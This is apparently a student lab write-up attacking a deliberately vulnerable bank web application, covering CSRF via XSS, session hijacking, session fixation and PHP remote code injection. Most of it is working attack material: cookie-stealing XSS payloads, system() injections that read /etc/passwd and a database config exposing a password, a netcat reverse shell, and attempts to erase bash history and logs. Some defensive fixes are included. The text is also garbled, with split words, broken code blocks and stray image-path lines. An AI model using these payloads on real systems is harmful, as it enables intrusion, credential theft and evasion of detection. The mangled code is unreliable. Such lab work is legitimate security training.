Exercise 1: Cross Site Request Forgery (CSRF/XSRF)

__Q 1. Briefly explain what CSRF/XSRF is in your own words (outline the roles and steps in volved in XSRF attack).__

__Solution__

- Cross-site-request-
forgery (CSRF)- is an attack where a malicious website exploits trust between the web br owser and the authenticated user's website that is vulnerable.

- Unauthorized requests or commands are executed on behalf of the victim on a vulnerabl e website.

- Assume a vulnerable website that allows executing commands (like funds transfer) cont aining a URL for that fund's transfer. So when the user hits `transfer funds`
with appropriate parameters, the request gets executed successfully.

- Steps involved:

- Setup a malicious website.

- Craft a script or source (like, `img` tags,
`iframe`) that executes a request to transfer funds.

- Allow the authenticated victim to access the malicious website.

- Send the fund transfer request (Since the victim is authenticated and the URL/Script is c rafted to transfer funds, cookies stored on the victim's browser also be sent).

- Request is sent on behalf of malicious users so the request is executed successfully.

__Q: What is the difference between XSS and CSRF/XSRF from their execution perspectiv e?__

__Solution:__ Both of these are client-side attacks. But, Cross-
site scripting (or XSS) allows an attacker to execute arbitrary JavaScript within the brows er of a victim user. Where as Cross-
site request forgery (or CSRF) allows an attacker to trick a victim user to perform actions t hat they do not intend to.

__Q: Briefly explain why your bank is theoretically vulnerable to CSRF/XSRF attack!__

__Solution:__ After examining the web request from the `Transfer Funds`
page, the web application doesn't send a unique identifier or token, that identifies the req
uest being originated from the same domain or performed by an actual user.

![funds_transfer](images/task2/funds_transfer.PNG)

__Assume that you are a valid customer of your bank. Show how you can use XSRF to tran
sfer money from another account to your account.__

__Solution:__

- In this attack, XSS vulnerability on the Account Details page is leveraged to perform CS
RF.

- Run the Python HTTP server, where `error.html` is located.

```bash

python -m SimpleHTTPServer 81

```

```html

We are very sorry for the inconvenience, you had an

error while during the last transaction, please click

button bellow to claim your refund plus 1 cent gift.

<button onclick="getURL()"> Proceed

```

- Three payloads were used due to the character limitations of the remark field.

- Navigate to Transfer Funds page and send the below three payloads in remark field to vi
ctim account from the attacker account.

- Payload 1

```javascript

<script>var x = document.getElementsByName("account")[0].value</script>

```

- Payload 2

```javascript

<script>function y(){window.open("http://localhost:81/error.html?x="+x, "_blank");}
</script>

```

- Payload 3

```javascript

<a onclick="y()">Error please click here!!</a>

```

- Once the payloads are transferred victim can see an ` Error please click here!!!` link in the remark field on the Account details page.

- The page will be redirected to the `error.html` which is up and running.

![Attacker_Website](images/task2/1.4.1.JPG)

- If the victim clicks on the 'proceed' button, the funds will be transferred to the attacker's account, and the page is redirected to the bank web application.

![Attack_Successful](images/task2/1.4.2.JPG)

__Q: Enhance your last attack such that it automatically spreads to other accounts and transfers your money from them too. Briefly explain your attack.__

__solution__

- To perform this attack we have to make some assumptions to overcome some limitations.

- The assumption is that a bank account number is an eight-digit number with the same number in every digit place like 11111111,22222222,33333333....,99999999.

- Approaches and their limitations:

- **Approach 1:** Bruteforce. to generate all account numbers and send the payload.

- Limitation: Bruteforce is computationally costly.

- **Approach 2:** Acquiring account number from the Account Details page.

- Limitation: There might be a scenario where `Account A` has only
`B`'s details on its account details page and `B` also has only
`A`'s details in this case we are not able to spread the attack to other accounts.

- Because of these limitations for the demonstration of the attack, we made the assumpti
on.

- To perform the attack please repeat the process explained in exercise 1.d replacing the cookie.html code with the code given below.

```html

We are very sorry for the inconvenience, you had an error..

<button onclick="getURL()"> Proceed

```

- The above scripts automatically sends a `GET` request(whenn the victim page is loade
d) to the attacker address.

- The request for the above script can be seen in attacker's server logs,

```bash

└─$ sudo python -m SimpleHTTPServer 81

Serving HTTP on 0.0.0.0 port 81 ...

192.168.37.128 -

- [23/May/2021 15:34:01] code 404, message File not found

192.168.37.128 - -

[23/May/2021 15:34:01]

"GET /cookie.html?c=USECURITYID=crblk95qe8b8mmdcva0saaj9m4 HTTP/1.1" 404 -

192.168.37.128 -

- [23/May/2021 15:35:07] code 404, message File not found
```

192.168.37.128 -

- [23/May/2021 15:35:07]

"GET /cookie.html?c=USECURITYID=crblk95qe8b8mmdcva0saaj9m4 HTTP/1.1" 404 -

192.168.37.128 -

- [23/May/2021 15:38:23] code 404, message File not found

192.168.37.128 -

- [23/May/2021 15:38:23]

"GET /c=USECURITYID=crblk95qe8b8mmdcva0saaj9m4 HTTP/1.1" 404 -

```

- From the logs we can observe the request contents `USECURITYID=crblk95qe8b8mmd cva0saaj9m4` which we know that, is a cookie value.

__2. Use the implementation from the last step to hijack the session of a customer of your bank. Briefly describe the steps to perform this attack.__

__solution:__

- Copy the `USECURITYID=b35oqi84j4l16mecckl4lksf60`(another captured cookie) that i s captured on the server log.

- Installed `EditThisCookie` extension from chrome

- Open the login page of the application in a private window .

- Paste the cookie  value, into the `Value` field.

![edit_this_cookie](images/task2/edit_this_cookie.PNG)

- Click on Green tick below the window.

- Reload the page.

- Should be logged in as a user.

- **Result**

![hijacked_session_alex](images/task2/hijacked_session.PNG)

__3. Which possible implementation mistakes enable your attack?__
```

__Solution :__

1. Application is vulnerable to XSS(unsanitized user input at `Remarks` field), thus leverag ing it to steal cookies.

2. Cross-
domain requests are possible(allowing it to send arequest to the attacker's site), no `Sam e-Origin-Policy` is implemented.

3. No `HttpOnly` flag, as this tells the browser not to display access cookies through clie nt-side scripts.

__4. How would https influence it?__

__Solution:__ `HTTPS` has no significant influence in this case, as the attacker can still ac cess the cookie (as it is stored un-
encrypted) and send it over to the attacker's server. However, this would be beneficial if t he attacker is in the same network as the user and try to steal cookies, as the data is sent encrypted.

If cookies are sent in headers `secure` flag should be set, indicate to the browser that co okies can only be sent in `HTTPS` requests.

__5. Implement some precautions which can prevent or mitigate this attack?__

__Solution:__

1. Sanitize user input to avoid any injection into the application.

- Vulnerable code:

```php

sql="insert&amp;nbsp;into&amp;nbsp;".htbconf['db/transfers']

." (".$htbconf['db/transfers.time']."

.$htbconf['db/transfers.srcbank']."

.$htbconf['db/transfers.srcacc']."

.$htbconf['db/transfers.dstbank']."

.$htbconf['db/transfers.dstacc']."

.$htbconf['db/transfers.remark']."
```

.$htbconf['db/transfers.amount']."') values(now(), "

.htbconf\['bank/code'\]."', ".(http['srcacc']

^ xorValue)."', ".http['dstbank']."', "

.http\['dstacc'\]."', '".http['remark']

."', ".$http['amount']."')";

result = mysql_query(sql);

```

- Fixed code:

```php

sql="insert into ".htbconf['db/transfers']

." (".$htbconf['db/transfers.time']."', "

.$htbconf['db/transfers.srcbank']."', "

.$htbconf['db/transfers.srcacc']."', "

.$htbconf['db/transfers.dstbank']."', "

.$htbconf['db/transfers.dstacc']."', "

.$htbconf['db/transfers.remark']."', "

.$htbconf['db/transfers.amount']."') values(now(), "

.htbconf\['bank/code'\]."', ".(http['srcacc']

^ xorValue)."', ".http['dstbank']."', "

.http\['dstacc'\]."', '".htmlspecialchars(http['remark'])

."', ".$http['amount']."')";

result = mysql_query(sql);


```

- **Result:**
```


2. set `Http Only` flag to true in both index.php and login.php(where session is being set) to avoid cookies being accessed by client side scripts.

```php

session_set_cookie_params($htbconf['bank/cookievalidity'],null,null,null,true);

```

Result



- `document.cookie` cant access cookie value.



- Go to `etc/apache2/apache2.conf` file and override `AllowOverride none` to `AllowOve rride All`.

- Create a .htaccess(if unavailable) file in your website directory (/var/www/html) with foll owing lines.

Exercise 5: Session Fixation

__1. Explain the difference to Session Hijacking.__

__Solution :__ In Session Fixation, the attacker forces the user to use the session of his ch oice, wherein Session Hijacking, the logged-in user session is hijacked.

__2. Sketch an attack that allows you to take over the session of a bank user__

__Solution :__

- Found two approches in hijacking a session using session fixation.

1. This approch leverages the phishing attack. A victim is provided with a link and assump tion is that he clicks the link.

2. Manual way, setting the broswer cookie to desired value with key being `USECURITYID ` (assuming that attacker has physical access to victim's browser).


Approach 1 (Victim: `Alex`)

- create a html file in your server folder with the following script,


```html
<h1>Congo bro you are not gonna get hacked!! :D</h1>
<p>Login</p>
```

- User is provided with the link `http://localhost:81/bank.html` which will redired to bank web application.

- When user get redirect the cookie value will be set to `abcde`.




- Use the cookie value obtained and edit in the browser application and reload the page.



- Attacker will now login into victim account.

- **Result**



Approach 2: Manual Approach (Victim: `Bob`)

- **step 1**: Open `EditThiCookie` extension and click on import.

- **step 2:** Use the following payload to set the cookie value,

```javascript
[
{
"domain": "192.168.37.128", //domain name or IP
```

"expirationDate": 1621190036.198929,

"hostOnly": true,

"httpOnly": false,

"name": "USECURITYID",

"path": "/",

"sameSite": "unspecified",

"secure": false,

"session": false,




"storeId": "0",

"value": "abcdefghi", //fixed value for name 'USECURITYID'

"id": 1

}

]

```

- Allow the user to log in.

***Before Log in***



***After Log in*** Same cookie value exists.



- **step 3**: In another browser use the same cookie values to import it to `EditThisCookie` extension.

- **step 4** Reload the page.

**Result** : Session successfully hijacked using the fixed cookie value.


```

> Another approach

- setting the cookie value using HTTP header response by intercepting the traffic betwee n web server and client's browser.

__3. How can you generally verify that an application is vulnerable to this type of attack?__

__solution:__

- Set the cookie value to random string(usually similar length or format as actual cookie v alue) before logging in to the application.

- Now login to the application.

- Observe the cookie value set after login by the application in developer tools ⇛ storage .

- If the cookie value is same as set before login and no new cookie name, values or param eters are added and the account is still logged in, then we can confirm that application is vulnerable to session fixation attack.

__4. Does https influence your attack?__


__Solution :__ `https` has No influence on carrying out the session fixation attack, as the cookie values can be set in various ways, encrypting the traffic or running the application over secure protocol has no effect.


__5. Accordingly, which countermeasure is necessary to prevent your attacks?

Patch your system and test it against Session Fixation again.__

__Solution__ Everytime a session has been started regenerate the session id.

```php

session_start();

session_regenerate_id(TRUE);

$_SESSION=array(); // initializing a empty array values the session variable.

```





Exercise 6: Remote Code Injection

__1. Find a section that allows you to inject and execute arbitrary code (PHP). Document y our steps and explain why does it allow the execution?__

__solution :__

1. Found user input on `htbdetails` > `Account details` page, where arbitary code injectio n is possible.

After analysing the source code:

```php

$replaceWith =  "preg_replace('#\b". str_replace('\\',

'\\\\', $http['query']) ."\b#i', '<span

class=\"queryHighlight\">\\\\0','\\0')";

```

preg_replace function is in strings and input is part of the string, terminated using `'` and injected php code and opened `'` for the continueing string.

payload:

```php

' . phpinfo() .'

```

> `.` is used to concatenate to the string.

that breaks the following query,


```php

$replaceWith =  "preg_replace('#\b". str_replace('\\',

'\\\\', $http['query']) ."\b#i', '<span

class=\"queryHighlight\">\\\\0','\\0')";

```

into,

```php

$replaceWith = "preg_replace('#\b'. phpinfo() .'\b#i', '\\0','\0')";

```

```php

$replaceWith ='.phpinfo().'';

```

- **Result**



__2. Disclose the master password for the database your bank application has access to. I ndicate username, password and DB name as well as the IP address of the machine this d atabase is running on.__

__solution__

- Find the current location of the application and files in it.

```php

'. system("pwd"); .'

```

```php

'. system("ls"); .'

```

Result

- Found `config.php` file in `/etc` folder, now use the path to display out to the browser.

``` php

'. system("cat ../etc/config.php"); .'

```

Database Details found:

| Identifier | Value |

|---|---|

| Database Name | vbank |

| user | root |

| password | kakashi |

|ip| 127.0.0.1|

__3. Explain how you can display the php settings of your webserver! Which information is relevant for the attacker?__

__solution__


- Relevant info:

- Exposing PHP version can lead to know attacks on that particular version.

- Access to remote files can lead to attacks like SSRF.

- Open directory on can lead to remote file inclusion vulnerabilities.

- Session details are useful to plot attack on user sessions like Session Hijaking or Fixation.



__4. Assume you are running a server with virtual hosts. Can you disclose the password for another bank database and can you access it? Explain which potential risk does this vulnerability imply for virtual hosts?__

__Solution__

Yes, as the code injection can lead to server takeover, it is possible to view database and passwords of all the bank acounts running on root host.

Since the settings(`example.conf`) can be modified(Assuming the taken over account ha s write permissions).

> Usually database is same for all sub-
domains in the application, unless the database is different for each virtual host, there are chances that vulnerable vhost has no to minimum impact on accessing other databases.

If one virtual host is exploitable(code injection) that lead to other subdomain take over be cause of remote code injection vulnerability in one, which is a potential risk in vhosts.

- Even though attacker may not have access to other subdomains intially, vulnerable subd omain (which attacker has access to) leads to other sub-domain take over.

__5. Display /etc/passwd of the web server, the bank application is running on. Try

different methods to achieve this goal. Explain why some methods cannot be

successful.__

__solution__

- payload used:

```php
'. system("cat /etc/passwd") .'
```

- Result:

![etc_passwd_displaying](images/task2/etc_passwd.PNG)

- Other methods used/tried:(not successful)

```php
' . echo include_once('/etc/passwd') . '
```

```php
' . show_source("../../../../../../../etc/passwd", true) . '
```

```

```php

' .  echo file_get_contents("../../../../../../../etc/passwd"); . '

```

The above methods are un-
successfull as they are executing on server side but not as a response that can be viewed in browser.

__6. Show how to “leak” the complete source files of your web application. Briefly describ e, how you accomplished this.__

__solution :__

- Since, command execution on `htbdetails` > `Account details` page is possible, we use d system commands to display the source files.

- Leaking index page

- payload used

```php

'. system("cat index.php") .'

```

- Application URL

```javascript

http://192.168.37.128/htdocs/index.php?

account=173105291&page=

htbdetails&query=%27.+system%28%22cat+

index.php%22%29+.%27&

submit=Submit+Query

```

- **Result**
```

![leak_source_1](images/task2/leak_source_1.PNG)

- Leaking login.php page

- payload used

```php
'. system("cat login.php") .'
```

- Application URL

```javascript
http://192.168.37.128/htdocs/index.php
?account=173105291page=htbdetails
&query=%27.+system%28%22cat+login.php%22%29
+.%27&submit=Submit+Query
```

- **Result**

![leak_source_2](images/task2/leak_source_2.PNG)

__7. Suppose you are an anonymous attacker:

a) Upload a web shell on the victim server and show that you can take

control of the server.

b) Deface the main bank page.

c) Clear possible traces that could lead to you.__

__solution :__

a). Used `netcat` for creating a reverse connection from victim machine


- payload used:

```php
'. system("nc -e /bin/sh 192.168.37.128 1234") .'
```

- On attcker machine (listen on corresponding port - 1234),

```bash
$ sudo nc -lvnp  1234
```

- **Result** (received connection from victim)



b). look for file permissions of index page (navigate to /var/www/html/htdocs),

```bash
$ ls -la | less
ls -la
total 40
drwSr-sr-x 3 root  root 4096 May 10 07:23 .
drwxr-xr-x 6 root  root 4096 May 12 10:15 ..
-rw-rw-rw- 1 mysql root  141 May 10 07:23 file
-rw-r--r-- 1 root  root 6791 Apr  6  2014 htb.css
-rw-r--r-- 1 root  root  591 Apr  6  2014 htb.js
```

> `index.php` is not writeable- hence defacing the obrtained account is not possible.

c). Escaping tty shell for better readability in terminal.

- payload used:

```bash
```

python -c 'import pty; pty.spawn("/bin/sh")'

```

- locating bash_history.

```bash

$ locate bash_history

locate bash_history

/home/kali/.bash_history

$ cd /home/kali/

```

- look for permissions

```bash

$ ls -la | grep bash

-rw-r--r--  1 kali kali      1 Mar  3 16:41 .bash_history

-rw-r--r--  1 kali kali    220 Feb 23 05:36 .bash_logout

-rw-r--r--  1 kali kali   4705 Feb 23 05:36 .bashrc

-rw-r--r--  1 kali kali   3526 Feb 23 05:36 .bashrc.original

```

> Since .bash_history is not writable, deleting is not possible.

- locating other log files

```bash

$ locate log | grep apache | less

/etc/apache2/conf-available/other-vhosts-access-log.conf

/etc/apache2/conf-enabled/other-vhosts-access-log.conf

/etc/apache2/mods-available/log_debug.load

/etc/apache2/mods-available/log_forensic.load

```

- navigate to /var/log/

```bash

$ cd /var/log

```

- look for file permissions

```bash

ls -la | less

total 5500

drwxr-xr-x  19 root     root             4096 May 22 04:44 .

drwxr-xr-x  12 root     root             4096 Apr 16 16:32 ..

-rw-r--r--   1 root     root            25060 May 22 08:54 Xorg.0.log

-rw-r--r--   1 root     root            54260 May 19 04:44 Xorg.0.log.old

-rw-r--r--   1 root     root            24191 May 15 06:21 Xorg.1.log

```

> All the files found are not writeable by service account `www` which we exploited.
```